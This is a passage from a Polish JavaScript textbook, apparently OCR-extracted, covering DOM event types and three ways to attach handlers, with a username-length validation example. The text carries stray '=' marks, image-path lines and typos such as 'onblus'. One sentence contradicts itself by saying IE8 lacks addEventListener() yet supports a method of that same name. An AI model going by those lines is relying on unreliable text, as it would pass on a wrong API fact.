Gdy zbierzemy wymagane informacje, uaktualnienie zawartości elementu <h2> możemy przeprowadzić w dwóch przedstawionych poniżej krokach.

1. **Utworzenie nowego nagłówka** i umieszczenie = go w zmiennej. Nowy nagłówek składa się = z nagłówka początkowego, uzupełnionego = liczbą elementów znajdujących się na liście.=
2. **Uaktualnienie nagłówka**. Odbywa się to przez = uaktualnienie zawartości elementu nagłówka = za pomocą właściwości `innerText` węzła = nagłówka.

PODSUMOWANIE

OBIEKTOWY MODEL DOKUMENTU

- Przeglądarka internetowa przedstawia stronę za pomocą drzewa modelu DOM.
- Drzewo modelu DOM zawiera cztery typy węzłów — `document`, węzły elementów, węzły atrybutów i węzły tekstowe.
- Węzły elementów można wybierać za pomocą ich atrybutów `id` lub `class`, nazwy znacznika bądź też składni selektora CSS.
- Jeżeli zapytanie modelu DOM może zwrócić więcej niż tylko jeden węzeł, to wartością zwrotną zawsze będzie kolekcja `NodeList`.
- Z poziomu węzła elementu można uzyskać dostęp do jego zawartości i uaktualnić ją za pomocą właściwości takich jak `textContent` i `innerHTML` lub technik operacji na modelu DOM.
- Węzeł elementu może zawierać wiele węzłów tekstowych, a także elementy potomne, które będą równorzędne wobec siebie.
- W starszych przeglądarkach internetowych implementacja modelu DOM jest niespójna (to jednocześnie jeden z typowych powodów użycia biblioteki jQuery).
- Narzędzia wbudowane w przeglądarkach internetowych pozwalają na wyświetlanie drzewa modelu DOM.

6

ZDARZENIA

Kiedy przeglądasz zasoby internetu, przeglądarka rejestruje = różnego typu zdarzenia, jakby zauważała: „Hej, to się = właśnie zdarzyło". Twój skrypt może następnie reagować = na te zdarzenia.

Bardzo często reakcją skryptu na zdarzenia jest uaktualnianie zawartości na stronie internetowej (za pomocą modelu DOM), co u użytkownika wywołuje wrażenie, że strona jest bardziej = interaktywna. W tym rozdziale dowiesz się, jak:

INTERAKCJE TWORZĄ ZDARZENIA

Zdarzenia występują, gdy użytkownik kliknie lub naciśnie łącze, umieści kursor = nad elementem, zacznie = wpisywać tekst z klawiatury, = zmieni wielkość okna lub gdy = zostanie wczytana żądana = przez niego strona.

ZDARZENIA WYWOŁUJĄ KOD

Kiedy wystąpi zdarzenie, może być wykorzystane = do wywołania określonej = funkcji. Różne rodzaje = kodu mogą być wywołane, = gdy użytkownik prowadzi = interakcje z poszczególnymi = sekcjami strony internetowej.

KOD REAGUJE NA DZIAŁANIA UŻYTKOWNIKA

W poprzednim rozdziale dowiedziałeś się, jak model DOM może być = użyty do uaktualnienia strony = internetowej. Zdarzenia = mogą wywoływać zmiany = w modelu DOM. W ten = sposób strona reaguje na działania podejmowane = przez użytkownika.


SAMSUNG
09:48
LISTKING
NOWE KONTO
Podaj nazwę użytkownika:
Podaj hasło:
ZAREJESTRUJ

RÓŻNE TYPY ZDARZEŃ

Poniżej przedstawiono wybrane zdarzenia występujące w przeglądarce, = gdy przeglądasz zasoby internetu. Każde z tych zdarzeń może być = wykorzystane do wywołania funkcji w kodzie JavaScript.

ZDARZENIA UI

Występują, gdy użytkownik prowadzi interakcje z graficznym interfejsem użytkownika (ang. *user interface* — UI) przeglądarki, a nie ze samą stroną.

ZDARZENIE	OPIS
`load`	Zakończono wczytywanie strony internetowej.
`unload`	Strona internetowa jest usuwana (zwykle z powodu pojawienia się żądania wczytania nowej = strony).
`error`	Przeglądarka internetowa napotkała błąd JavaScript lub zasób nie istnieje.
`resize`	Zmieniono wielkość okna przeglądarki internetowej.
`scroll`	Użytkownik przewinął stronę w górę lub w dół.

ZDARZENIA KLAWIATURY

Występują, gdy użytkownik prowadzi interakcje z klawiaturą (zobacz także zdarzenie `input`).


ZDARZENIE	OPIS
`keydown`	Użytkownik po raz pierwszy nacisnął klawisz (zdarzenie powtarza się, gdy klawisz pozostaje = naciśnięty).
`keyup`	Użytkownik zwolnił klawisz.
`keypress`	Nastąpiło wstawienie znaku (zdarzenie powtarza się, gdy klawisz pozostaje naciśnięty).

ZDARZENIA MYSZY

Występują, gdy użytkownik prowadzi interakcje z myszą, gładzikiem lub ekranem dotykowym.

ZDARZENIE	OPIS
`click`	Użytkownik nacisnął i zwolnił przycisk myszy nad tym samym elementem.
`dblclick`	Użytkownik dwukrotnie nacisnął i zwolnił przycisk myszy nad tym samym elementem.=
`mousedown`	Użytkownik nacisnął przycisk myszy nad elementem.
`mouseup`	Użytkownik zwolnił przycisk myszy nad elementem.=
`mousemove`	Użytkownik przesunął mysz (nie dotyczy ekranu dotykowego).=
`mouseover`	Użytkownik przesunął kursor myszy nad element (nie dotyczy ekranu dotykowego).
`mouseout`	Użytkownik przesunął kursor myszy poza element (nie dotyczy ekranu dotykowego).

TERMINOLOGIA



ZDARZENIA SĄ WYWOŁYWANE

O zdarzeniu można powiedzieć, że zostało **zgłoszone** lub **wywołane**. Gdy użytkownik kliknie łącze (patrz rysunek po prawej stronie), = w przeglądarce internetowej nastąpi wywołanie zdarzenia `click`.

SKRYPTY SĄ WYWOŁYWANE PRZEZ ZDARZENIA

Mówi się, że zdarzenia **wywołują** funkcję lub skrypt. Kiedy wspomniane powyżej zdarzenie `click` zostanie wywołane, może = uruchomić skrypt powiększający wybrany element.

ZDARZENIA AKTYWNOŚCI

Występują, gdy element (na przykład łącze lub pole formularza = sieciowego) staje się aktywny bądź nieaktywny.

ZDARZENIE	OPIS
`focus / focusin`	Element staje się aktywny.=
`blur / focusout`	Element staje się nieaktywny.

ZDARZENIA FORMULARZY SIECIOWYCH

Występują, gdy użytkownik prowadzi interakcje = z elementem formularza sieciowego.

ZDARZENIE	OPIS
`input`	Zmianie uległa wartość w dowolnym elemencie `<input>` lub `<textarea>` (IE9+) bądź też = w dowolnym elemencie zawierającym atrybut `contenteditable`.
`change`	Zmianie uległa wartość w elemencie `<select>`, polu wyboru lub przycisku opcji (IE9+).
`submit`	Użytkownik wysłał formularz sieciowy (za pomocą przycisku lub klawisza).
`reset`	Użytkownik kliknął przycisk zerujący formularz sieciowy (obecnie rzadko stosowany).
`cut`	Użytkownik wyciął zawartość z pola formularza sieciowego.
`copy`	Użytkownik skopiował zawartość z pola formularza sieciowego.
`paste`	Użytkownik wkleił zawartość do pola formularza sieciowego.
`select`	Użytkownik zaznaczył pewien tekst w polu formularza sieciowego.

ZDARZENIA DOTYCZĄCE ZMIAN*

Występują, gdy nastąpi zmiana struktury modelu DOM = na skutek działania skryptu.=
* Będą zastąpione przez obserwatory zmian (patrz podrozdział „Zdarzenia dotyczące zmian i obserwatory”).

ZDARZENIE	OPIS
`DOMSubtreeModified=`	Wprowadzono zmianę w dokumencie.
`DOMNodeInserted`	Węzeł został wstawiony jako bezpośredni element potomny innego węzła.
`DOMNodeRemoved`	Węzeł został usunięty z innego węzła.
`DOMNodeInsertedIntoDocument`	Węzeł został wstawiony jako element potomny innego węzła.
`DOMNodeRemovedFromDocument`	Węzeł został usunięty jako element potomny innego węzła.

JAK ZDARZENIA WYWOŁUJĄ KOD JAVASCRIPT?

Kiedy użytkownik prowadzi interakcje z kodem HTML na stronie internetowej, = mamy trzy kroki prowadzące do wywołania pewnego kodu JavaScript. Razem = te kroki są określane mianem **procedury obsługi zdarzeń**.

1.

Wybierz węzeł **elementu**, do którego = skrypt ma przesłać = odpowiedź.

Jeśli na przykład chcesz = wywołać funkcję, gdy użytkownik kliknie określone łącze, to = musisz pobrać węzeł modelu = DOM dla elementu tego łącza. = W tym celu należy wykorzystać = (omówione w rozdziale 5.) = zapytanie modelu DOM.

2.

Wskaż **zdarzenie**, = które w wybranym = elemencie spowoduje = udzielenie odpowiedzi.

Programiści nazywają to = **dołączeniem** zdarzenia do = węzła modelu DOM.

Na poprzednich dwóch stronach wymieniono najpopularniejsze zdarzenia, pod kątem = których można monitorować = wybrany element.

3.

Zdefiniuj **kod** uruchamiany po wystąpieniu zdarzenia.

Kiedy określone zdarzenie = wystąpi, we wskazanym = elemencie zostanie wywołana = funkcja. Może to być funkcja = nazwana lub anonimowa.

Zdarzenia interfejsu użytkownika powiązane z oknem = przeglądarki internetowej = (a nie z wczytaną w nim stroną = HTML) działają z obiektem = `window` zamiast z węzłem = elementu. Przykładem mogą = być zdarzenia zachodzące po = zakończeniu wczytywania żądanej strony lub po jej przewinięciu przez użytkownika. Więcej = informacji o tych zdarzeniach = znajdziesz w podrozdziale „Zdarzenia interfejsu użytkownika".

Pewne zdarzenia działają = w większości węzłów elementów. Przykładem może być = zdarzenie `mouseover`, które jest = wywoływane po umieszczeniu = kursora myszy nad dowolnym = elementem. Z kolei inne = zdarzenia działają tylko z określonymi węzłami elementów. = Przykładem jest zdarzenie = `submit`, które działa jedynie = z formularzem sieciowym.

Poniżej pokazano, jak procedura obsługi zdarzeń może być wykorzystana = w celu dostarczenia użytkownikowi informacji, gdy wypełnia on formularz = rejestracyjny. Jeżeli nazwa użytkownika będzie zbyt krótka, to zostanie wyświetlony komunikat o błędzie.

1. WYBÓR ELEMENTU

Element, z którym będzie = pracował użytkownik, to pole = tekstowe przeznaczone na = nazwę użytkownika.

2. WSKAZANIE ZDARZENIA

Kiedy użytkownik opuści wspomniane pole tekstowe, stanie = się ono nieaktywne i dla danego = elementu zostanie wywołane = zdarzenie `blur`.

3. WYWOŁANIE KODU

Po wywołaniu zdarzenia = `blur` dla pola tekstowego = pozwalającego na podanie = nazwy użytkownika nastąpi = wywołanie funkcji o nazwie = `checkUsername()`. Funkcja ta = sprawdza, czy nazwa użytkownika ma mniej niż 5 znaków.

Jeżeli nazwa użytkownika nie = ma wystarczająco dużej liczby = znaków, na ekranie będzie = wyświetlony odpowiedni komunikat o błędzie, a internauta = powinien podać dłuższą nazwę = użytkownika.

Jeżeli nazwa użytkownika = *zawiera* odpowiednią liczbę = znaków, to element przechowujący komunikat o błędzie = powinien być usunięty.

Wynika to z faktu, że komunikat = ten mógł zostać wcześniej wyświetlony użytkownikowi, który = następnie poprawił błąd. (Jeżeli = komunikat będzie nadal wyświetlany, pomimo że formularz = będzie poprawnie wypełniony, = to będzie to dezorientujące dla = użytkownika).

TRZY SPOSOBY DOŁĄCZANIA ZDARZENIA DO ELEMENTU

Procedury obsługi zdarzeń pozwalają wskazać, na które zdarzenie oczekuje = pewien konkretny element. Mamy trzy rodzaje procedur obsługi zdarzeń.

PROCEDURY OBSŁUGI ZDARZEŃ W HTML

(Patrz podrozdział „Procedury obsługi zdarzeń w atrybutach = HTML”).

To zła praktyka, ale musisz mieć świadomość jej istnienia, ponieważ tego rodzaju rozwiązanie można spotkać w starszym kodzie.

Wczesne wersje HTML zawierały zbiór atrybutów związanych = z reagowaniem na zdarzenia = w elemencie, do którego zostały = dodane. Nazwy atrybutów odpowiadały nazwom zdarzeń. Ich = wartości wywoływały funkcje = przeznaczone do wykonania po = wystąpieniu danego zdarzenia.

Na przykład kod w postaci = `<a onclick="hide()">` wskazuje, że po kliknięciu tego = elementu `<a>` przez użytkownika nastąpi wywołanie funkcji = `hide()`.

Taka metoda obsługi zdarzeń nie powinna być dłużej = stosowana, ponieważ lepszym = rozwiązaniem będzie oddzielenie kodu JavaScript od HTML. = Zamiast tego powinieneś = używać jednego z dwóch pozostałych podejść wymienionych = na stronie.

TRADYCYJNE PROCEDURY OBSŁUGI ZDARZEŃ W MODELU DOM

(Patrz podrozdział „Tradycyjne procedury obsługi zdarzeń = w modelu DOM”).

Procedury obsługi zdarzeń w modelu DOM zostały = wprowadzone w pierwotnej = specyfikacji modelu DOM. Są uznawane za lepsze rozwiązanie = niż procedury obsługi zdarzeń = w HTML, ponieważ pozwalają = na rozdzielenie kodu JavaScript = i HTML.

Podejście to jest doskonale = obsługiwane przez wszystkie = najważniejsze przeglądarki = internetowe. Podstawową wadą = jest możliwość przypisania = dowolnemu zdarzeniu tylko = jednej funkcji. Na przykład = zdarzenie `submit` formularza = sieciowego nie może wywołać = jednej funkcji przeznaczonej do = sprawdzenia zawartości formularza oraz drugiej, wysyłającej = dane formularza sieciowego, = jeśli ich weryfikacja zakończyła = się powodzeniem.

W wyniku wymienionego = ograniczenia, jeśli na tej samej = stronie są używane dwa skrypty = (lub większa ich liczba) i oba = udzielają odpowiedzi na to = samo zdarzenie, zarówno jeden, = jak i drugi może nie działać = zgodnie z oczekiwaniami.

OBSERWATORY ZDARZEŃ (DOM LEVEL 2)

(Patrz podrozdział „Obserwatory = zdarzeń”).

Obserwatory zdarzeń wprowadzono w specyfikacji modelu = DOM (wydana w roku 2000 = specyfikacja DOM Level 2). = Obecnie jest to zalecany sposób = obsługi zdarzeń.

Składnia jest całkiem inna. = W przeciwieństwie do tradycyjnych procedur obsługi zdarzeń = obserwatory te pozwalają, = aby jedno zdarzenie wywołało = wiele funkcji. Dlatego też = istnieje znacznie mniejsze = niebezpieczeństwo wystąpienia = konfliktów między różnymi = skryptami działającymi na tej = samej stronie.

Technika ta nie działa w przeglądarce internetowej = IE8 (oraz wcześniejszych = wydaniach IE), ale odpowiednie = obejście tego problemu będzie = przedstawione w podrozdziale = „Obsługa w starszych wersjach = przeglądarki Internet Explorer”. = Różnice w oferowanej przez = poszczególne przeglądarki internetowe obsłudze modelu DOM = i zdarzeń znacznie przyspieszyły = adaptację biblioteki jQuery = (jednak musisz wiedzieć, na czym polegają zdarzenia, aby = zrozumieć, w jaki sposób są = używane przez jQuery).

PROCEDURY OBSŁUGI ZDARZEŃ W ATRYBUTACH HTML

(NIE UŻYWAJ TEGO ROZWIĄZANIA)

Uwaga: Przedstawione tutaj podejście jest teraz uznawane za złą praktykę. Jednak musisz mieć świadomość jej istnienia, ponieważ tego rodzaju rozwiązanie można spotkać w starszym kodzie (patrz poprzednia strona).

W kodzie HTML pierwszy element `<input>` ma atrybut o nazwie `onblur` (wywoływany, gdy użytkownik opuści dany element). Wartością atrybutu jest nazwa funkcji, która powinna być wykonana.

Wartością atrybutów procedury obsługi zdarzeń będzie kod JavaScript. Bardzo często wywoływana jest funkcja, która została zdefiniowana w elemencie `<head>` lub też oddzielnym pliku JavaScript (jak przedstawiono poniżej).

HTML c06/event-attributes.html

```
<form method="post" action="http://www.example.org/register">
  <label for="username">Podaj nazwę użytkownika: </label>
  <input type="text" id="username" onblur="checkUsername()" />
  <div id="feedback"></div>

  <label for="password">Podaj hasło: </label>
  <input type="password" id="password" />

  <input type="submit" value="Zarejestruj!" />
</form>
...
<script type="text/javascript" src="js/event-attributes.js"></script>
```

JAVASCRIPT c06/js/event-attributes.js

```
function checkUsername() {                                  // Deklaracja funkcji.
  var elMsg = document.getElementById('feedback');          // Pobranie elementu feedback.
  var elUsername = document.getElementById('username');
                                                            // Pobranie nazwy użytkownika.
  if (elUsername.value.length < 5) {    // Jeżeli nazwa użytkownika jest zbyt krótka.=
    elMsg.textContent = 'Nazwa użytkownika musi mieć przynajmniej 5 znaków.';
                                                            // Komunikat.
  } else {                                                  // W przeciwnym razie.
    elMsg.textContent = '';                                 // Usunięcie komunikatu.
  }
}
```

Nazwy atrybutów procedury obsługi zdarzeń w HTML są identyczne z nazwami zdarzeń wymienionych w podrozdziałach „Różne typy zdarzeń" i „Terminologia", ale są poprzedzone przedrostkiem on.

Na przykład:

- elementy `<a>` mogą mieć zdarzenia `onclick`, `onmouseover`, `onmouseout`;
- elementy `<form>` mogą mieć zdarzenia `onsubmit`;
- elementy `<input>` mogą mieć zdarzenia `onkeypress`, `onfocus`, `onblus`.

TRADYCYJNE PROCEDURY OBSŁUGI ZDARZEŃ W MODELU DOM

Wszystkie nowoczesne przeglądarki internetowe potrafią obsługiwać ten sposób tworzenia procedur obsługi zdarzeń, ale do każdej z nich można dołączyć tylko jedną funkcję.

Poniżej przedstawiono składnię dołączania zdarzenia do elementu za pomocą procedury obsługi zdarzeń. Wskazywana jest funkcja, która powinna zostać wykonana po wystąpieniu danego zdarzenia.

```
element.onzdarzenie = nazwaFunkcji;
```

ELEMENT
Węzeł elementu w modelu DOM.

ZDARZENIE
Poprzedzone przedrostkiem `on` zdarzenie dołączone do węzła.

KOD
Nazwa funkcji przeznaczonej do wywołania (bez nawiasu na końcu).

W poniższym fragmencie kodu procedura obsługi zdarzeń jest wywoływana w ostatnim wierszu (po zdefiniowaniu funkcji oraz wyborze elementu w modelu DOM).

Kiedy funkcja jest wywoływana, nawias znajdujący się na końcu jej nazwy nakazuje interpreterowi: „Uruchom teraz ten kod”.

Ponieważ nie chcemy uruchamiać kodu przed wystąpieniem zdarzenia, nawias jest pominięty w procedurze obsługi zdarzeń pokazanej w ostatnim wierszu.

```
function checkUsername() {
  // Kod sprawdzający liczbę znaków w nazwie użytkownika.=
}
var el = document.getElementById('username');
el.onblur = checkUsername;
```

Na początku kodu znajduje się definicja nazwanej funkcji.

Odniesienie do węzła elementu w modelu DOM jest często przechowywane w zmiennej.

Nazwa zdarzenia jest poprzedzona przedrostkiem on.

Funkcja jest wywoływana przez procedurę obsługi zdarzeń w ostatnim wierszu, ale nawias został pominięty.

Przykłady zastosowania funkcji anonimowej i funkcji wraz z parametrami zostaną przedstawione w podrozdziale „Użycie parametrów w procedurach obsługi zdarzeń i obserwatorach zdarzeń”.

UŻYCIE PROCEDURY OBSŁUGI ZDARZEŃ W MODELU DOM

W poniższym przykładzie procedura obsługi zdarzeń znajduje się w ostatnim wierszu kodu JavaScript. Przed zastosowaniem procedury obsługi zdarzeń w modelu DOM trzeba wykonać dwa kroki:

1. Jeżeli po wystąpieniu zdarzenia we wskazanym węźle w modelu DOM ma być wywołana nazwana funkcja, to najpierw trzeba zdefiniować jej kod. (Istnieje możliwość użycia także funkcji anonimowej).

2. Węzeł elementu modelu DOM jest przechowywany w zmiennej. W omawianym przykładzie pole tekstowe (którego atrybut `id` ma wartość `username`) zostaje umieszczone w zmiennej o nazwie `elUsername`.

Podczas używania procedur obsługi zdarzeń nazwa zdarzenia jest poprzedzana prefiksem `on` (mamy więc: `onsubmit`, `onchange`, `onfocus`, `onblur`, `onmouseover`, `onmouseout` itd.).

3. W ostatnim wierszu kodu omawianego przykładu procedura obsługi zdarzeń `elUsername.onblur` wskazuje, że kod oczekuje na wystąpienie zdarzenia `blur` w elemencie przechowywanym przez zmienną o nazwie `elUsername`.

Następnie mamy znak równości i dalej nazwę funkcji, która zostanie wykonana po wystąpieniu zdarzenia we wskazanym elemencie. Zwróć uwagę na brak nawiasu po nazwie funkcji. Oznacza to brak możliwości przekazania argumentów do tej funkcji. (Jeżeli chcesz przekazać argumenty funkcji wywoływanej w procedurze obsługi zdarzeń, zerknij do podrozdziału „Użycie parametrów w procedurach obsługi zdarzeń i obserwatorach zdarzeń").

Kod HTML pozostaje taki sam jak przedstawiony w podrozdziale „Procedury obsługi zdarzeń w atrybutach HTML", ale jest pozbawiony atrybutu `onblur`. Procedura obsługi zdarzeń znajduje się więc w kodzie JavaScript, a nie HTML.

Obsługa w przeglądarkach: w wierszu 3. funkcja `checkUsername()` używa słowa kluczowego `this` w poleceniu warunkowym, aby sprawdzić liczbę znaków wprowadzonych przez użytkownika. Przedstawiony przykład działa w większości przeglądarek internetowych, ponieważ wiedzą one, że `this` odnosi się do elementu, w którym wystąpiło zdarzenie.

Jednak w przeglądarce Internet Explorer 8 oraz wcześniejszych słowo kluczowe `this` jest traktowane jako odniesienie do obiektu `window`. W wyniku tego przeglądarka nie wie, w którym elemencie wystąpiło zdarzenie. To oznacza brak wartości do sprawdzenia i wygenerowanie komunikatu o błędzie. Rozwiązanie tego problemu zostanie przedstawione w podrozdziale „Obiekt zdarzenia w przeglądarce Internet Explorer 5 – 8".


JAVASCRIPT c06/js/event-handler.js


```
function checkUsername() {
// Deklaracja funkcji.
  var elMsg = document.getElementById('feedback');
  // Pobranie elementu feedback.
  if (this.value.length < 5) {
  // Jeżeli nazwa użytkownika jest zbyt krótka.
    elMsg.textContent =
'Nazwa użytkownika musi mieć przynajmniej 5 znaków.'; =
// Komunikat.
  } else {
  // W przeciwnym razie.
    elMsg.textContent = '';
    // Usunięcie komunikatu.
  }
}

var elUsername = document.getElementById('username');
// Pobranie pola tekstowego username.=
elUsername.onblur = checkUsername;
// Gdy stanie się nieaktywne, należy wywołać funkcję =
// checkUsername().
```

OBSERWATORY ZDARZEŃ

Obserwatory zdarzeń to najnowsze podejście w zakresie procedur obsługi = zdarzeń. Dzięki nim można przypisać zdarzeniu wiele funkcji, ale jednocześnie obserwatory zdarzeń nie są obsługiwane w starszych = wersjach przeglądarek internetowych.

Poniżej przedstawiono składnię dołączania zdarzenia do elementu = za pomocą obserwatora zdarzeń. Wskazywana jest funkcja, która = powinna zostać wykonana po wystąpieniu danego zdarzenia.





Przykłady zastosowania funkcji anonimowej i funkcji wraz z parametrami zostaną przedstawione = w podrozdziale „Użycie parametrów w procedurach obsługi zdarzeń i obserwatorach zdarzeń”.

UŻYCIE OBSERWATORA ZDARZEŃ

W poniższym przykładzie obserwator zdarzeń pojawia się w ostatnim wierszu kodu JavaScript. Przed zastosowaniem obserwatora zdarzeń w modelu DOM trzeba wykonać dwa kroki:

1. Jeżeli po wystąpieniu zdarzenia we wskazanym węźle w modelu DOM ma być wywołana nazwana funkcja, to najpierw trzeba zdefiniować jej kod. (Istnieje możliwość użycia także funkcji anonimowej).

2. Węzeł elementu modelu DOM jest przechowywany w zmiennej. W omawianym przykładzie pole tekstowe (którego atrybut `id` ma wartość `username`) zostaje umieszczone w zmiennej o nazwie `elUsername`.

Metoda `addEventListener()` pobiera trzy właściwości:

i) Obserwowane zdarzenie. W omawianym przykładzie to jest zdarzenie `blur`.

ii) Kod przeznaczony do wykonania po wywołaniu zdarzenia. W omawianym przykładzie to jest funkcja `checkUsername()`. Zwróć uwagę na brak nawiasów w tym miejscu, ponieważ oznaczałyby one uruchomienie funkcji podczas wczytania strony (zamiast po wystąpieniu zdarzenia).

iii) Wartość boolowska wskazująca na sposób przepływu zdarzeń, patrz podrozdział „Przepływ zdarzeń” (z reguły będzie to wartość `false`).

JAVASCRIPT c06/js/event-listener.js

```
function checkUsername() {
// Deklaracja funkcji.
  var elMsg = document.getElementById('feedback');
// Pobranie elementu feedback.
  if (this.value.length < 5) {
// Jeżeli nazwa użytkownika jest zbyt krótka.
    elMsg.textContent =
(1) 'Nazwa użytkownika musi mieć przynajmniej 5 znaków.'; =
// Komunikat.
  } else {
// W przeciwnym razie.
    elMsg.textContent = '';
// Usunięcie komunikatu.
  }
}

(2) var elUsername = document.getElementById('username');
// Pobranie pola tekstowego username.=
// Gdy stanie się nieaktywne, należy wywołać funkcję
// checkUsername().=
elUsername.addEventListener('blur', checkUsername,
false);
                              (i)        (ii)
 (iii)
```

OBSŁUGA W PRZEGLĄDARKACH INTERNETOWYCH

Internet Explorer 8 i wcześniejsze wersje nie obsługują metody `addEventListener()`. Natomiast obsługują metodę o nazwie `addEventListener()`, której przykład użycia zostanie przedstawiony w podrozdziale „Obsługa w starszych wersjach przeglądarki Internet Explorer”.

Ponadto podobnie jak w poprzednim przykładzie, przeglądarka IE8 i wcześniejsze jej wydania nie wiedzą, do czego odwołuje się słowo kluczowe `this` w poleceniu warunkowym. Alternatywne podejście pozwalające na rozwiązanie tego problemu zostanie zaprezentowane w podrozdziale „W którym elemencie wystąpiło zdarzenie?”.

NAZWY ZDARZEŃ

Inaczej niż w przypadku procedur obsługi zdarzeń w HTML oraz tradycyjnych procedur obsługi zdarzeń w modelu DOM, gdy będziemy podawać nazwę zdarzenia, na które będzie reagował kod, nie będziemy musieli poprzedzać jej przedrostkiem `on`.

Jeżeli zachodzi potrzeba usunięcia obserwatora zdarzeń, do dyspozycji masz funkcję o nazwie `removeEventListener()`. Powoduje ona usunięcie obserwatora zdarzeń ze wskazanego elementu (ma takie same parametry).


UŻYCIE PARAMETRÓW W PROCEDURACH OBSŁUGI ZDARZEŃ I OBSERWATORACH ZDARZEŃ

Ponieważ w procedurze obsługi zdarzeń oraz w obserwatorach zdarzeń nie można używać nawiasu po nazwie funkcji, możliwość przekazania argumentów funkcji wymaga zastosowania pewnej sztuczki.

Zwykle kiedy funkcja wymaga pewnych informacji, aby mogła wykonać swoje zadanie, odpowiednie argumenty są podawane w nawiasie znajdującym się po nazwie funkcji.

Kiedy interpreter napotyka nawias po nazwie funkcji, natychmiast wykonuje jej kod. Jednak w przypadku procedury obsługi zdarzeń wykonanie kodu chcemy wstrzymać aż do chwili wystąpienia odpowiedniego zdarzenia.

Dlatego też, jeżeli zachodzi konieczność przekazania argumentów funkcji wywoływanej przez procedurę obsługi zdarzeń lub obserwatora zdarzeń, to trzeba ją opakować wywołaniem **funkcji anonimowej**.



Nazwana funkcja wymagająca argumentów znajduje się wewnątrz funkcji anonimowej.

Wprawdzie funkcja anonimowa ma nawias, ale zostaje wykonana tylko po wywołaniu danego zdarzenia.

Funkcja nazwana może używać argumentów, ponieważ jest wykonywana tylko po wywołaniu funkcji anonimowej.

UŻYCIE PARAMETRÓW W OBSERWATORZE ZDARZEŃ

Pierwszy wiersz poniższego przykładu pokazuje = uaktualnioną funkcję `checkUsername()`. Parametr = `minLength` określa minimalną liczbę znaków = w nazwie użytkownika.

Wartość przekazywana funkcji `checkUsername()` jest wykorzystywana w poleceniu warunkowym = do sprawdzenia, czy nazwa użytkownika ma = wystarczającą długość. Na jej podstawie użytkownik otrzyma odpowiedni komunikat, jeśli nazwa = użytkownika jest zbyt krótka.

JAVASCRIPT c06/js/event-listener-with-parameters.js

```
var elUsername = document.getElementById('username');
// Pobranie pola tekstowego username.=
var elMsg = document.getElementById('feedback');       // Pobranie elementu feedback.

function checkUsername(minLength) {                    // Deklaracja funkcji.
  if (elUsername.value.length < minLength) {           // Jeżeli nazwa użytkownika
                                                       // jest zbyt krótka.
   // Przygotowanie komunikatu o błędzie.=
   elMsg.textContent = 'Nazwa użytkownika musi mieć przynajmniej ' + minLength + ' znaków.';
  } else {                                             // W przeciwnym razie.
   elMsg.innerHTML = '';                               // Usunięcie komunikatu.
  }
}

elUsername.addEventListener('blur', function() {
// Gdy element stanie się nieaktywny.
  checkUsername(5);
  // W tym miejscu są przekazywane argumenty.=
}, false);
```

Obserwator zdarzeń w ostatnich trzech wierszach = jest dłuższy niż w poprzednim przykładzie, = ponieważ wywołanie funkcji `checkUsername()` musi zawierać wartość parametru `minLength`.

Aby otrzymać odpowiednie dane, obserwator = zdarzeń używa funkcji anonimowej działającej = w charakterze opakowania. Wewnątrz tego = opakowania następuje wywołanie funkcji = `checkUsername()` i przekazanie argumentu.

Obsługa w przeglądarkach: na kolejnej stronie = dowiesz się, jak rozwiązać problem braku obsługi = obserwatorów zdarzeń w przeglądarce IE8 oraz jej = wcześniejszych wydaniach.

